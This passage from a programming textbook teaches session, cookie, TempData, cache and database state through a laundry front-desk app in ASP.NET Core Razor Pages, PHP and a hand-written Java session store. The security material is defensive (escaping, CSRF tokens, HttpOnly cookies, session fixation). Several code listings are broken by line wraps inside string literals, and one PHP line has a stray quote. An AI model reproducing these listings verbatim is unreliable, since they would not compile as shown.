The browser never holds the session's *data* — only a random, unguessable key to it. The server holds the data in a **session store**, a dictionary from keys to dictionaries. When a request arrives without the cookie, or with a key the store does not know, the server starts a new, empty session.

When a session has had no request for the idle time-out, the server deletes it. This is why the session id is a credential: whoever presents it *is* that session, as Section 14.12 discusses.

14.7.2 Sessions in ASP.NET Core

In ASP.NET Core, session state is a piece of middleware that you add explicitly, and **Listing 14.16** does it in three steps: `AddDistributedMemoryCache()` provides the store (memory of this process; a SQL Server or Redis cache can replace it without changing any page), `AddSession(…)` configures the time-out and the cookie, and `app.UseSession()` places the middleware in the pipeline **before** `MapRazorPages()`, so that pages can use it. The cookie is `.Laundry.Session`, `HttpOnly`, `SameSite=Lax`, and `Secure` whenever the request itself came over HTTPS [11].

`HttpContext.Session` stores only bytes, strings and integers (`SetString`, `GetInt32`, …), deliberately: a store that may live on another machine cannot hold live .NET objects. **Listing 14.36** adds two small extension methods that do it with JSON.

Listing 14.36 `SessionJson.cs`: `Get<T>` and `Set<T>` store any object in the session as JSON text.

```
using System.Text.Json;

namespace LaundryState.State;

/// <summary>ISession stores bytes and strings only; objects travel as JSON.</summary>
public static class SessionJson
{
    public static T? Get<T>(this ISession session, string key) =>
        session.GetString(key) is { } json ? JsonSerializer.Deserialize<T>(json) : default;

    public static void Set<T>(this ISession session, string key, T value) =>
        session.SetString(key, JsonSerializer.Serialize(value));
}
```

A consequence follows that surprises many people: **changing an object you read from the session does not change the session.** `Get<BillDraft>` returns a fresh object made from the JSON; after adding a line to it, you must `Set` it again, or the change is lost when the request ends. The draft handler does exactly that.

14.7.3 A bill draft in the session

A laundry customer rarely brings one thing. Rina brings a bag of everyday clothes, a bed cover and a few shirts to iron, and each service is its own bill in the Laundry database, with its own rack. The cashier needs a place to collect the lines while the customer is still at the counter — exactly what a shopping cart is on a shop's website. **Listing 14.37** is the draft.

Listing 14.37 `BillDraft.cs`: the draft kept in the session — whose it is, and its lines. A line has no price.

```
namespace LaundryState.Models;

/// <summary>The bill draft kept in the session between requests (like a shopping
cart).</summary>
public class BillDraft
{
    public string CustomerId { get; set; } = "";
    public List<DraftLine> Lines { get; set; } = new();
}

public record DraftLine(string ServiceId, int Units, string Rack);
```

Listing 14.38 is the page model of the draft page. It is the longest listing in the Razor Pages track, and it uses almost every idea of the chapter.

Listing 14.38 `Draft.cshtml.cs`: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message.

```
using LaundryState.Data;
using LaundryState.Models;
using LaundryState.State;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;
using Microsoft.AspNetCore.Mvc.Rendering;

namespace LaundryState.Pages.Bills;

public record LineView(string Service, int Units, string Rack, decimal Amount);

public class DraftModel(ILaundryStore store, PriceList prices) : PageModel
{
    private const string Key = "BillDraft";           // the session key

    [BindProperty]
    public BillLineInput Line { get; set; } = new();

    public Customer? Customer { get; private set; }
    public List<LineView> Lines { get; } = new();
    public decimal Total => Lines.Sum(l => l.Amount);
    public IEnumerable<SelectListItem> ServiceOptions =>
        prices.All().Select(s => new SelectListItem($"{s.Description} -
{Shop.Rupiah(s.Price)}", s.Id));

    // GET /bills/draft?customer=C0257 : the customer id arrives in the query string.
    public IActionResult OnGet(string? customer)
    {
        Customer = store.FindCustomer((customer ?? "").Trim().ToUpperInvariant());
        if (Customer is null)
        {
            TempData["FlashError"] = "There is no customer with that id.";
            return Redirect("/");
        }
        var draft = HttpContext.Session.Get<BillDraft>(Key);
        if (draft is null || draft.CustomerId != Customer.Id)
        {
            if (draft is { Lines.Count: > 0 })
                TempData["FlashError"] = $"The unfinished draft for {draft.CustomerId} was
discarded.";
            draft = new BillDraft { CustomerId = Customer.Id };
            HttpContext.Session.Set(Key, draft);
        }
        Show(draft);
        return Page();
    }
```

Listing 14.38 (Continued) *Draft.cshtml.cs: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message.*

```
    // POST /bills/draft : one handler, the button's name="action" says what to do.
    public IActionResult OnPost(string? action, string? customer, int? index)
    {
        var draft = HttpContext.Session.Get<BillDraft>(Key);
        // The hidden field must agree with the session; a stale tab or an expired session
does not.
        if (draft is null || draft.CustomerId != customer)
        {
            TempData["FlashError"] = "This draft has expired. Please open it again.";
            return Redirect("/");
        }
        Customer = store.FindCustomer(draft.CustomerId)!;
        switch (action)
        {
            case "add":
                string? outlet = OutletCookie.Read(Request, store);
                string rack = (Line.Rack ?? "").ToUpperInvariant();
                if (prices.Find(Line.ServiceId) is null)
                    ModelState.AddModelError("Line.ServiceId", "Choose a service from the
price list.");
                if (ModelState.IsValid && draft.Lines.Any(l => l.Rack == rack))
                    ModelState.AddModelError("Line.Rack", $"Rack {rack} is already in this
draft.");
                if (ModelState.IsValid && outlet is not null && store.RackTaken(outlet,
rack))
                    ModelState.AddModelError("Line.Rack", $"Rack {rack} is already taken at
{outlet}; choose another.");
                if (!ModelState.IsValid)
                {
                    Response.StatusCode = 422;
                    Show(draft);
                    return Page();
                }
                draft.Lines.Add(new DraftLine(Line.ServiceId!, Line.Units!.Value, rack));
                break;
            case "remove" when index is >= 0 && index < draft.Lines.Count:
                draft.Lines.RemoveAt(index.Value);
                break;
            case "clear":
                draft.Lines.Clear();
                TempData["Flash"] = "The draft is empty again.";
                break;
            case "confirm":
                return Confirm(draft);
        }
        HttpContext.Session.Set(Key, draft);
        return RedirectToPage(new { customer = draft.CustomerId });   // Post/Redirect/Get
    }
```

Listing 14.38 (Continued) *Draft.cshtml.cs: the customer arrives in the query string; the draft lives in the session; each POST is checked against the draft's customer; lines are validated with attributes and with the database; confirming turns the draft into bills and a flash message.*

```
    private IActionResult Confirm(BillDraft draft)
    {
        string? outlet = OutletCookie.Read(Request, store);
        if (outlet is null)
        {
            TempData["FlashError"] = "Choose the outlet of this counter first.";
            return Redirect("/outlet");
        }
        if (draft.Lines.Count == 0)
        {
            TempData["FlashError"] = "The draft is empty: add at least one line.";
            return RedirectToPage(new { customer = draft.CustomerId });
        }
        // Prices come from the price list now, never from the browser (BR-1).
        var priced = draft.Lines
            .Select(l => new PricedLine(l.ServiceId, l.Units, l.Rack,
prices.Find(l.ServiceId)!.Price * l.Units))
            .ToList();
        var taken = priced.FirstOrDefault(l => store.RackTaken(outlet, l.Rack));
        if (taken is not null)
        {
            TempData["FlashError"] = $"Rack {taken.Rack} is already taken at {outlet};
change that line.";
            return RedirectToPage(new { customer = draft.CustomerId });
        }
        var ids = store.CreateBills(draft.CustomerId, outlet, Shop.CashierOnDuty[outlet],
priced);
        HttpContext.Session.Remove(Key);                // the draft has become real bills
        TempData["Flash"] = $"Created {string.Join(", ", ids)} for {Customer!.Id}
{Customer.Name}: "
                            + $"{Shop.Rupiah(priced.Sum(l => l.Amount))}.";
        return Redirect("/");
    }

    private void Show(BillDraft draft)
    {
        foreach (var l in draft.Lines)
        {
            var s = prices.Find(l.ServiceId)!;
            Lines.Add(new LineView(s.Description, l.Units, l.Rack, s.Price * l.Units));
        }
    }
}
```

Follow a cashier through it.

Opening the draft. `OnGet` receives `"C0257"` from the query string, looks the customer up, and reads the draft from the session key `BillDraft`. If there is none, or it belongs to someone else, a new empty draft is stored — with a flash message if old lines were discarded. `Show` prices each line from the cached price list.

Adding a line. The form posts `action=add`, the hidden `customer` and the three `Line.*` fields, already bound and validated. `OnPost` checks the hidden customer against the session's draft, then adds the three database rules with `ModelState.AddModelError`. If anything is wrong it answers 422 with the messages; otherwise it adds the line, **writes the draft back** into the session, and redirects.

Removing a line and clearing. A small form on each line posts `action=remove` with the line's index; **Clear the draft** posts `action=clear`. Both change the draft, write it back, and redirect.

Confirming. `Confirm` needs the outlet, which comes from the cookie of Section 14.6.5; without it, the cashier is sent to the outlet page with a message. It prices every line *now*, from the price list, checks the racks once more — because another counter might have used one in the meantime — and asks the store to create all the bills together. Then it **removes** the draft from the session, puts the result into `TempData`, and redirects to the front page.

One `OnPost` with a `switch` on the button's `action` keeps the four tracks alike; Razor Pages also offers **named handlers** (`OnPostAdd`, chosen by `asp-page-handler="Add"`), which are neater in a Razor-only application.

Figure 14.24 shows the page with two lines, and the test program's run through the draft follows.




Figure 14.24 The bill draft for customer C0003 at outlet O01 (Rungkut): two lines on racks B09 and B10, their amounts computed by the server, and a total of Rp 75.000.

```
POST /customers/new (good)  302 -> /bills/draft?customer=C0257
  flash                     Customer C0257 Rina Wijaya registered.
  heading                   C0257 Rina Wijaya
add S0001 x5 B09            302 -> /bills/draft?customer=C0257
add S0008 x1 b10            302 -> /bills/draft?customer=C0257
add S0003 x2 A20            302 -> /bills/draft?customer=C0257
  draft total               Rp 87.000
```

The good customer form of Section 14.2.4 produced `302` to `/bills/draft?customer=C0257`, the draft page showed the flash message and the new customer, and three lines were added, each with its own `302` back to the draft. The rack typed as `b10` was stored as `B10`. The total, Rp 87.000, is the hand computation of the example in Section 14.4.7.

14.7.4 TempData, flash messages and Post/Redirect/Get

Every successful POST in this chapter ends with a redirect, and that is a rule, not a habit. If the customer form answered a successful POST by drawing a page directly, the last request in the browser's history would be the POST, and **Reload** would send it again: a second customer, C0258. Browsers ask "resubmit the form?", and people press *Yes* without reading.

Post/Redirect/Get (PRG) removes the problem. The POST does its work and answers **302 Found** with a `Location` header; the browser then makes a GET to that address; and that GET is what sits in the history. Reloading repeats the harmless GET. **Figure 14.25** draws the exchange.




Figure 14.25 Post/Redirect/Get with a flash message. The POST stores a message and answers 302; the GET that follows shows the message and deletes it; a reload repeats only the GET.

PRG creates a new small problem: the page drawn by the GET wants to say "Customer C0257 Rina Wijaya registered", but the GET is a separate request, and HTTP forgets. The answer is a **flash message**: a value stored during one request and deleted as soon as it has been read in the next. In ASP.NET Core it is **TempData**, a dictionary whose entries are marked for deletion once read. By default TempData is kept in an encrypted cookie; **Listing 14.16** keeps it in the session instead, with `AddSessionStateTempDataProvider()`, so that the browser holds only the session cookie. The layout page, **Listing 14.39**, shows any message on whichever page comes next.

Listing 14.39 `_Layout.cshtml`: the page frame reads the outlet cookie for the header and shows `TempData["Flash"]` or `TempData["FlashError"]` once.

```
@inject ILaundryStore Store
@{
    string? outletId = OutletCookie.Read(Context.Request, Store);
    string outletName = Store.Outlets().FirstOrDefault(o => o.Id == outletId)?.Name ?? "no
outlet chosen";
}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
<header>
    <img src="~/profitina-logo-horizontal.png" alt="Profitina" height="32">
    <nav>
        <a href="/">Home</a> <a href="/customers/new">New customer</a>
        <a href="/outlet">Outlet</a> <a href="/lab">State lab</a>
    </nav>
    <p class="outlet">Counter: <span id="outlet">@outletName</span></p>
</header>
<main>
    @if (TempData["Flash"] is string ok) { <p class="flash" id="flash">@ok</p> }
    @if (TempData["FlashError"] is string bad) { <p class="flash error" id="flash">@bad</p>
}
    @RenderBody()
</main>
@await RenderSectionAsync("Scripts", required: false)
</body>
</html>
```

Reading `TempData["Flash"]` in the layout marks it for deletion at the end of the request. The test program checked the whole cycle when it confirmed the draft:

```
confirm                     302 -> /
  flash                     Created B2954, B2955 for C0257 Rina Wijaya: Rp 75.000.
  reload                    flash gone
```

The POST answered `302` to `/`; the front page showed *Created B2954, B2955 for C0257 Rina Wijaya: Rp 75.000.* — two bills, because the third line had been removed, and the next numbers after the sample data's last bill, B2953; and a reload showed nothing. Flask calls the same idea `flash()`, and the PHP and Java tracks keep a list of messages in the session and clear it after drawing a page.

Two details are worth noticing in **Listing 14.39**. The messages are written with `@ok` and `@bad`, which Razor **escapes**, so a customer name containing `<script>` is shown as text. And the flash message contains only what the cashier needs to read — bill numbers, a name and a total — not the phone number or the address: a flash message may pass through a cookie or a log, and personal data should not travel further than it must.

14.7.5 Application state and the cache

Application state is a global store that every page and every session can reach. In Web Forms it is an instance of `HttpApplicationState`, a key–value dictionary: `Application["WelcomeMessage"] = "Welcome to the Contoso site.";`. Once a value is added, the server keeps it until the application restarts. Its advantages are simplicity and application-wide scope; its disadvantages are that it uses server memory and that its data does not survive a

restart — and, because every request of every person can reach it at once, that every change must be safe when two requests happen at the same moment.

ASP.NET Core has no `Application` dictionary. Its place is taken by two better-defined tools: a **singleton service**, one object created once and handed to every request, and the **memory cache**, `IMemoryCache`, a dictionary whose entries expire. **Listing 14.40** is a singleton that counts.

Listing 14.40 `LabCounter.cs`: application state as a singleton service; `Interlocked.Increment` is the modern `Application.Lock()`.

```
namespace LaundryState.State;

/// <summary>Application state: one counter shared by every visitor, like
Application["Count"].
/// Interlocked makes the increment safe when two requests arrive at the same
moment.</summary>
public sealed class LabCounter
{
    private int value;
    public int Next() => Interlocked.Increment(ref value);
}
```

`value++` is three steps — read, add one, write — and two threads can interleave them so that two increments produce one. `Interlocked.Increment` makes them one indivisible operation: the problem `Application.Lock()` solved in **Listing 14.34**, solved without blocking anyone.

The Laundry price list is a better use of application-wide state. Every page that shows or confirms a draft needs it, it is the same for everybody, and it changes perhaps twice a year. Reading it from the database on every request is wasteful; reading it once and never again means a price change is ignored until the application restarts. **Listing 14.41** keeps it in the cache for ten minutes.

Listing 14.41 `PriceList.cs`: the price list read through `IMemoryCache.GetOrCreate`, with an absolute expiry of ten minutes.

```
using Microsoft.Extensions.Caching.Memory;

namespace LaundryState.Data;

/// <summary>Application-wide cached state: the price list is read once and shared by
/// every visitor for ten minutes, then read again (so a price change shows up).</summary>
public sealed class PriceList(ILaundryStore store, IMemoryCache cache)
{
    public IReadOnlyList<Service> All() =>
        cache.GetOrCreate("price-list", entry =>
        {
            entry.AbsoluteExpirationRelativeToNow = TimeSpan.FromMinutes(10);
            return store.LoadServices();
        })!;

    public Service? Find(string? id) => All().FirstOrDefault(s => s.Id == id);
}
```

`GetOrCreate` returns the cached list if there is one; otherwise it runs the function, which sets an expiry and loads the list from the store, and caches the result. After a price change, the new price reaches the counter within ten minutes, with no restart. Choosing that number is a business decision disguised as a technical one: how long may a counter show an old price? Note also what is cached: the *price list*, which is public, not customers or bills. A cache is shared by everyone, so it must never hold one person's data under a key another person could ask for.

14.7.6 Profile properties, and the database as state

Web Forms offers one more mechanism: **profile properties**. They store user-specific data like session state, but the data is *not* lost when the session expires: a profile is stored persistently, associated with one user, and read through a strongly typed API such as `Profile.City`. The properties are declared in `web.config` — the `<profile>` section of **Listing 14.35** declares `FirstName`, `LastName`, `Age` and `City` — and a **profile provider** stores them: `SqlProfileProvider` in SQL Server, or a custom provider in an XML file or a web service. Because the data is not in application memory, it survives restarts and works across a web farm; the costs are performance, configuration, and deciding when old profiles are deleted.

Seen from today, a profile is simply **a table in the database, keyed by the user**. That generalizes to the last and most important state mechanism of all: **the database**. Anything that must survive a restart, a deployment, or a year belongs there. In the Laundry front desk the customer and the bills are written to the database the moment they are confirmed, and nothing else is: the draft stays in the session until the cashier is sure.

The Razor Pages project keeps its data in memory, loaded from the CSV export of `laundry.db`, because the build machine of this book cannot download NuGet packages and .NET has no SQLite driver of its own. The project also contains `Data/SqliteLaundryStore.cs`, which writes to the real `laundry.db` with parameterized commands inside a transaction, exactly as the PHP, Java and Flask tracks do. It is compiled only when you ask for it:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true
```

The file is wrapped in `#if LAUNDRY_SQLITE`, and `UseSqlite=true` defines that symbol (**Listing 14.15**). On the build machine of this book the package could not be downloaded, so **that file was not compiled here**; the other three tracks show the same SQL running against a real copy of `laundry.db`, and Section 14.11 prints what they wrote.

14.7.7 The state lab

The chapter's code has one page whose only purpose is to make every mechanism visible at once: the **state lab**, a modern version of **Listing 14.34**. **Listing 14.42** is its page model.

Listing 14.42 `Lab.cshtml.cs`: five counters, kept in application state, session state, a cookie, a hidden field and a query string.

```
using LaundryState.State;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages;

public class LabModel(LabCounter application) : PageModel
{
    public int App { get; private set; }
    public int Session { get; private set; }
    public int Cookie { get; private set; }
    public int Hidden { get; private set; }
    public int Query { get; private set; }

    public void OnGet(int? count)          // ?count=3 : state carried by the link itself
    {
        Tick();
        Query = count ?? 0;
    }

    public void OnPost(int hits)           // the hidden field comes back with the form
    {
        Tick();
        Hidden = hits + 1;
    }

    private void Tick()
    {
        App = application.Next();                                   // Application["Count"]
        Session = (HttpContext.Session.GetInt32("LabCount") ?? 0) + 1;
        HttpContext.Session.SetInt32("LabCount", Session);          // Session["Count"]
        Cookie = int.TryParse(Request.Cookies["lab_visits"], out int n) ? n + 1 : 1;
        Response.Cookies.Append("lab_visits", Cookie.ToString(),    // Response.Cookies
            new CookieOptions { HttpOnly = true, SameSite = SameSiteMode.Lax });
    }
}
```

Every request to the lab increases three counters: the application counter (the singleton), the session counter, and the cookie counter. The hidden-field counter moves only when the form is posted, because only a POST carries the form; the query-string counter moves only when the link is followed, because only the link carries `?count=`. The test program visited the lab six times with browser A and once with browser B:

```
A: GET /lab                app=1 session=1 cookie=1 hidden=0 query=0
A: GET /lab again          app=2 session=2 cookie=2 hidden=0 query=0
A: POST the form           app=3 session=3 cookie=3 hidden=1 query=0
A: POST the form           app=4 session=4 cookie=4 hidden=2 query=0
A: follow the link         app=5 session=5 cookie=5 hidden=0 query=1
A: follow it again         app=6 session=6 cookie=6 hidden=0 query=2
B: GET /lab                app=7 session=1 cookie=1 hidden=0 query=0
```

Read the table column by column, and every mechanism's scope and lifetime of **Figure 14.17** appears in numbers. **app** grows on every request of every browser and reaches 7 with browser B's first visit: it is shared. **session** and **cookie** grow with browser A and start again at 1 for browser B: they belong to one browser. **hidden** is 1 and then 2 on the two POSTs and 0 on every GET: it lives only in the form. **query** is 1 and 2 only on the two requests whose address carried it. If the server were restarted, app and session would start from 1 again, while the cookie counter would go on from where it was, because the browser kept it.

14.8 The Same Front Desk in PHP

PHP was the first server language of this book, and it handles state with less ceremony than any other track — and with one surprise. The track lives in `php/`, runs on PHP's built-in server with `php -S 127.0.0.1:9402 -t public public/index.php`, and writes to a working copy of `laundry.db` through PDO. Its validation, in `src/rules.php`, is written by hand, rule by rule, with the same messages as the Razor Pages attributes; there are no attributes in PHP to declare them with, so the rules are `if` statements in the order of the form. Its state handling is in one file, **Listing 14.43**.

Listing 14.43 `src/state.php`: PDO with bound parameters, application state kept in files under a lock, a session with a strict, `HttpOnly`, `SameSite=Lax` cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet.

```
<?php
// Database, application state, session, cookies and flash messages for the PHP track.
declare(strict_types=1);

const CASHIER_ON_DUTY = ['O01' => 'E0004', 'O02' => 'E0008', 'O03' => 'E0012'];
const VAR_DIR = __DIR__ . '/../var';

function db(): PDO
{
    static $pdo = null;
    if ($pdo === null) {
        $file = getenv('LAUNDRY_DB') ?: VAR_DIR . '/laundry-work.db';
        if (!file_exists($file)) {                      // work on a copy, never on
data/laundry.db
            copy(__DIR__ . '/../../data/laundry.db', $file);
        }
        $pdo = new PDO('sqlite:' . $file, null, null, [
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
            PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
        ]);
        $pdo->exec('PRAGMA foreign_keys = ON');
    }
    return $pdo;
}

function next_id(PDO $pdo, string $table, string $prefix): string
{
    $last = $pdo->query("SELECT MAX(id) FROM $table")->fetchColumn();   // $table: a
constant
    return sprintf('%s%04d', $prefix, $last ? (int)substr($last, 1) + 1 : 1);
}

function outlets(): array
{
    return db()->query('SELECT id, name FROM Outlet ORDER BY id')->fetchAll();
}

function find_customer(string $id): ?array
{
    $st = db()->prepare('SELECT id, name, phone FROM Customer WHERE id = ?');
    $st->execute([$id]);
    return $st->fetch() ?: null;
}
```

Listing 14.43 (Continued) *src/state.php: PDO with bound parameters, application state kept in files under a lock, a session with a strict, HttpOnly, SameSite=Lax cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet.*

```
function rack_taken(string $outlet, string $rack): bool
{
    $st = db()->prepare("SELECT 1 FROM Bill WHERE Outlet_id = ? AND rack = ?
                            AND status IN ('queued', 'finished')");
    $st->execute([$outlet, $rack]);
    return (bool)$st->fetchColumn();
}

function hash_password(string $password): string
{
    $salt = random_bytes(16);
    $key = hash_pbkdf2('sha256', $password, $salt, 600000, 32, true);
    return 'pbkdf2_sha256$600000$' . base64_encode($salt) . '$' . base64_encode($key);
}

// ---- application state: PHP forgets everything after each request, so it lives in files.

/** The price list, cached in a file for ten minutes and shared by every visitor. */
function price_list(): array
{
    $cache = VAR_DIR . '/price-list.json';
    if (is_file($cache) && time() - filemtime($cache) < 600) {
        return json_decode(file_get_contents($cache), true);
    }
    $services = [];
    foreach (db()->query('SELECT id, description, price FROM Service ORDER BY id') as $row)
{
        $services[$row['id']] = $row;
    }
    file_put_contents($cache, json_encode($services), LOCK_EX);
    return $services;
}

/** The lab's application counter: a number in a file, changed under an exclusive lock. */
function next_lab_count(): int
{
    $h = fopen(VAR_DIR . '/lab-counter.txt', 'c+');
    flock($h, LOCK_EX);                                  // one request at a time
    $n = (int)stream_get_contents($h) + 1;
    ftruncate($h, 0);
    rewind($h);
    fwrite($h, (string)$n);
    flock($h, LOCK_UN);
    fclose($h);
    return $n;
}
```

Listing 14.43 (Continued) *src/state.php: PDO with bound parameters, application state kept in files under a lock, a session with a strict, HttpOnly, SameSite=Lax cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet.*

```
// ---- session, CSRF, flash, outlet cookie

function start_session(): void
{
    $https = getenv('LAUNDRY_HTTPS') === '1';
    ini_set('session.gc_maxlifetime', '1200');          // 20 minutes on the server
    ini_set('session.use_strict_mode', '1');            // refuse ids the server did not
issue
    session_name('LAUNDRY_SESSID');
    session_set_cookie_params(['lifetime' => 0, 'path' => '/', 'secure' => $https,
                               'httponly' => true, 'samesite' => 'Lax']);
    session_start();
    $_SESSION['csrf'] ??= bin2hex(random_bytes(32));
}

function check_csrf(): void
{
    if (!hash_equals($_SESSION['csrf'], (string)($_POST['csrf_token'] ?? '''))) {
        http_response_code(400);
        exit('The form was too old or did not come from this site. Please reload it.');
    }
}

function flash(string $message, string $category = 'ok'): void
{
    $_SESSION['flash'][] = [$category, $message];
}

function take_flashes(): array                              // read once, then gone
{
    $messages = $_SESSION['flash'] ?? [];
    unset($_SESSION['flash']);
    return $messages;
}

function current_outlet(): ?string
{
    $wanted = $_COOKIE['outlet'] ?? '';
    foreach (outlets() as $o) {
        if ($o['id'] === $wanted) {
            return $wanted;                             // only a real outlet is accepted
        }
    }
    return null;
}
```

Listing 14.43 (Continued) *src/state.php: PDO with bound parameters, application state kept in files under a lock, a session with a strict, HttpOnly, SameSite=Lax cookie, a CSRF token, flash messages read once, and the outlet cookie accepted only if it names a real outlet.*

```
function redirect(string $to): never
{
    header('Location: ' . $to, true, 302);
    exit;
}

function e(mixed $text): string
{
    return htmlspecialchars((string)$text, ENT_QUOTES, 'UTF-8');
}

function render(string $template, array $data = [], int $status = 200): void
{
    http_response_code($status);
    extract($data);
    $csrf = $_SESSION['csrf'];
    $outletName = 'no outlet chosen';
    foreach (outlets() as $o) {
        if ($o['id'] === current_outlet()) {
            $outletName = $o['name'];
        }
    }
    $flashes = take_flashes();
    require __DIR__ . '/../templates/layout.php';
}
```

Four things in **Listing 14.43** are specific to PHP.

PHP has no application state. A PHP program starts for each request and ends when the response has been sent: nothing survives in memory from one request to the next, and that "share-nothing" design is why PHP scales so simply. Anything that all visitors must share must therefore live *outside* the program — in a file, a database, or an extension such as APCu. `price_list()` keeps the price list in a JSON file for ten minutes; `next_lab_count()` keeps the lab's application counter in a text file and changes it under `flock(…, LOCK_EX)`, the file-system version of `Application.Lock()`.

Sessions are built in, and configured before they start. `start_session()` sets the options first — the cookie name `LAUNDRY_SESSID`, `httponly`, `samesite`, `secure` on HTTPS, a 20-minute `gc_maxlifetime`, and `use_strict_mode`, which refuses a session id that the server did not issue itself — and only then calls `session_start()`. After that, `$_SESSION` is an ordinary array that PHP saves to a file at the end of the request and loads at the start of the next; the draft is simply `$_SESSION['draft']` [12].

Cookies are sent with `setcookie()`, whose options array takes the same attributes as **Table 14.5**; incoming cookies are in `$_COOKIE`, and `current_outlet()` validates the value against the database before trusting it.

The surprise is in the form field names. The forms of every track use the names `Input.Name`, `Line.Rack` and so on, the names Razor Pages model binding expects. PHP, for historical reasons, converts dots and spaces in incoming field names into underscores, so the value of `Input.Name` arrives as `$_POST['Input_Name']`. `validate_customer()` reads `Input_…`, and the comment there says why. A PHP programmer who does not know this spends a long evening wondering why a field is always empty.

The front controller `public/index.php` routes each method and path to a few lines of code, and its structure is the same as the Razor page models: validate, show the form again with status 422 if anything is wrong, otherwise act, set a flash message and redirect.

14.9 The Same Front Desk in Java

14.9.1 On the JDK's own HTTP server

The JDK's built-in server, `com.sun.net.httpserver.HttpServer`, gives a handler the request and the response and nothing else [13]: no sessions, no cookies API, no form parsing, no antiforgery. That makes it the best possible place to see what a session really is, because it has to be written. **Listing 14.44** is the whole session mechanism of the Java track.

Listing 14.44 `Sessions.java`: a session store written by hand — a random 256-bit id, a map on the server, a 20-minute idle time-out, and the cookie header that carries the id.

```java
package laundry;

import java.security.SecureRandom;
import java.util.Base64;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;

/**
 * Session state built by hand, because the JDK's HttpServer has none. This is all a
 * servlet container's HttpSession really is: a random id in a cookie, and a map on the
server.
 */
public final class Sessions {
    public static final String COOKIE = "LAUNDRYSID";
    private static final long IDLE_MILLIS = 20 * 60 * 1000L;       // 20 minutes
    private static final SecureRandom RANDOM = new SecureRandom();

    /** One visitor's server-side data. */
    public static final class Session {
        final String id;
        volatile long lastUsed = System.currentTimeMillis();
        public final Map<String, Object> data = new ConcurrentHashMap<>();
        Session(String id) { this.id = id; }
    }

    private final Map<String, Session> all = new ConcurrentHashMap<>();

    /** The visitor's session, or a new one when the cookie is missing, unknown or expired.
*/
    public Session find(String idFromCookie) {
        long now = System.currentTimeMillis();
        all.values().removeIf(s -> now - s.lastUsed > IDLE_MILLIS);   // forget idle
sessions
        Session s = idFromCookie == null ? null : all.get(idFromCookie);
        if (s == null) {
            byte[] bytes = new byte[32];                               // 256 random bits
            RANDOM.nextBytes(bytes);
            s = new Session(Base64.getUrlEncoder().withoutPadding().encodeToString(bytes));
            all.put(s.id, s);
        }
        s.lastUsed = now;
        return s;
    }

    public static String cookieHeader(Session s, boolean https) {
        return COOKIE + "=" + s.id + "; Path=/; HttpOnly; SameSite=Lax" + (https ? ";
Secure" : "");
    }
}
```

It is short because a session is simple. `find` receives the id from the `LAUNDRYSID` cookie, if the browser sent one. It first forgets every session idle for more than 20 minutes. If the id is known, it returns that session; if not — no cookie, an unknown id, or an expired one — it creates a new session with an id of 32 random bytes from `SecureRandom`, which is 256 bits: far too many to guess. It never accepts an id it did not create, which defeats **session fixation**, the attack in which someone plants a known id in a victim's browser and waits for the victim to log in. `cookieHeader` writes the `Set-Cookie` value with `HttpOnly` and `SameSite=Lax`, and `Secure` when the application runs on HTTPS.

